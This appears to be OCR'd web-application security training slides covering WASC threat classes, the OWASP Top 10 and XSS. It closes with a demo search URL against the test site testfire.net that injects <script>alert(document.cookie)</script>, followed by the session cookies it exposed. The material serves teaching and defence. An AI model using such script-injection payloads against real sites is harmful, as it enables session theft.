
Evaluate the database for missing patches, poor configuration and vulnerabilities

Client-Side	Custom	Web Services
Web Applications		
Third-party Components		
Web Server Configuration		
Web Server		
Database		
Applications		
Operating System		
Network		




Where are the Vulnerabilities?

Scan the web application to uncover vulnerabilities



Where are the Vulnerabilities?

Parse software source code to determine policy violations and poor practices



Where are the Vulnerabilities?

Client-Side | Custom | Web Services

Web Applications

Third-party Components

Web Server Configuration


Web Server

Database

Applications

Operating System


Network



Module 2:

–Top Attacks Overview

–Demo of Manual Techniques



Security

The Myth: “Our Site Is Safe”

We Have Firewalls in Place

We Audit It Once a Quarter with Pen Testers

We Use Network Vulnerability Scanners

We Use SSL Encryption

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


Security

Security and Spending Are Unbalanced


Security % of Attacks		Spending % of Dollars
75 %	Web Applications	10 %
25 %	Network Server	90 %

75% of All Attacks on Information Security Are Directed to the Web Application Layer

2/3 of All Web Applications Are Vulnerable

Gartner


Sources: Gartner, IBM, OWASP



2006 Vulnerability Statistics (31,373 sites)

Percentage of websites vulnerable by class (Top 5)

** http://www.webappsec.org/projects/statistics/



What is a Web Application?

- **The business logic that enables:**
  - User's interaction with Web site
  - Transacting/interfacing with back-end data systems (databases, CRM, ERP etc)
- **In the form of:**
  - 3rd party packaged software; i.e. web server, application server, software packages etc.
  - Code developed in-house / web builder / system integrator

Input and Output flow through each layer of the application

A break in any layer breaks the whole application

Infrastructure vs. Application Security Issues

	Infrastructure Vulnerabilities	Application Specific Vulnerabilities
Cause of Defect	Insecure development or deployment of **3rd party SW**	Insecure development of **your own applications**
Location of Vulnerability	3rd party **infrastructure** (web server, OS, etc.)	**Application Code**, often resides on Application Server
Method of Exploits	Known vulnerabilities (0-day), signature based	Probing hacks, suspicious content, information leakage
Detection	Patch Management system	App Security Scanners
	Internal/External Audits, Automated Scanners	
What to do	Update patches, use trusted 3rd party software	Training & Scanners – across the Development Life Cycle

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WASC

- Web Application Security Consortium (WASC)

  Purpose:

  – To develop, adopt, and advocate standards for web application security

- Official web site: www.webappsec.org
- Web Security Threat Classification project

  http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf

  Purpose:

  – Clarify and organize the threats to the security of a web site

  – Develop and promote industry standard terminology for these issues

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



WASC – Threat Classifications

(Web Application Security Consortium) www.webappsec.org


Application Threat	Attack Types	Example Business Impact
Authentication	• Brute Force • Insufficient Authentication • Weak Password Recovery Validation	Attacks that target a web site's method of validating the identity of a user, service or application.
Authorization	• Credential/Session Prediction • Insufficient Authorization • Insufficient Session Expiration • Session Fixation	Attacks that target a web site's method of determining if a user, service or application has the necessary permissions to perform a requested action.
Client-side Attacks	• Content Spoofing • Cross Site Scripting	The abuse or exploitation of a web site's users (breaching trust relationships between a user and a web site).
Command Execution	• Buffer Overflow • Format String Attack • LDAP Injection • OS Commanding • SQL Injection • SSI Injection • XPath Injection	Attacks designed to execute remote commands on the web site by manipulating user-supplied input fields.



WASC – Threat Classifications

(Web Application Security Consortium) www.webappsec.org


Application Threat	Attack Types	Example Business Impact
Information Disclosure	• Directory Indexing • Information Leakage • Path Traversal • Predictable Resource Location	Attacks designed to acquire system specific information about a web site. This includes software distribution, version numbers, patch levels, and also secure file locations.
Logical Attacks	• Abuse of Functionality • Denial of Service • Insufficient Anti-automation • Insufficient Process Validation	The abuse or exploitation of a web application logic flow (password recovery, account registration, auction bidding and eCommerce purchasing are examples of application logic).



OWASP

- Open Web Application Security Project

  Purpose: Dedicated to finding and fighting the causes of insecure software.
- Official web site: www.owasp.org
- The OWASP Top Ten project http://www.owasp.org/index.php/OWASP_Top_Ten_Project
- Purpose:
  - A broad consensus about what the most critical web application security flaws are
  - Raise awareness of web application security issues
- We will use the Top 10 list to cover some of the most common security issues in web applications



The OWASP Top 10 Application Attacks


Application Threat	Negative Impact	Example Impact
Cross Site scripting	Identity Theft, Sensitive Information Leakage, …	Hackers can impersonate legitimate users, and control their accounts.
Injection Flaws	Attacker can manipulate queries to the DB / LDAP / Other system	Hackers can access backend database information, alter it or steal it.
Malicious File Execution	Execute shell commands on server, up to full control	Site modified to transfer all interactions to the hacker.
Insecure Direct Object Reference	Attacker can access sensitive files and resources	Web application returns contents of sensitive file (instead of harmless one)
Cross-Site Request Forgery	Attacker can invoke "blind" actions on web applications, impersonating as a trusted user	Blind requests to bank account transfer money to hacker
Information Leakage and Improper Error Handling	Attackers can gain detailed system information	Malicious system reconnaissance may assist in developing further attacks
Broken Authentication & Session Management	Session tokens not guarded or invalidated properly	Hacker can "force" session token on victim; session tokens can be stolen after logout
Insecure Cryptographic Storage	Weak encryption techniques may lead to broken encryption	Confidential information (SSN, Credit Cards) can be decrypted by malicious users
Insecure Communications	Sensitive info sent unencrypted over insecure channel	Unencrypted credentials "sniffed" and used by hacker to impersonate user
Failure to Restrict URL Access	Hacker can access unauthorized resources	Hacker can forcefully browse and access a page past the login page

1. Cross-Site Scripting (XSS)

- What is it?
  - Malicious script echoed back into HTML returned from a trusted site, and runs under trusted context

- What are the implications?
  - Session Tokens stolen (browser security circumvented)
  - Complete page content compromised
  - Future pages in browser compromised

XSS Example I



Search Results


No results were found for the query:

asdf

HTML code:

```
<p>No results were found for the query:<br /><br />
<span id="_ctl0__ctl0_Content_Main_lblSearch">asdf</span><
```

XSS Example II



```
earch.aspx?txtSearch=<script>alert(document.cookie)</script>
```

The page at http://www.testfire.net says:

ASP.NET_SessionId=trohgq450cpi5r45rr2pl1fg; amSessionId=1824418181

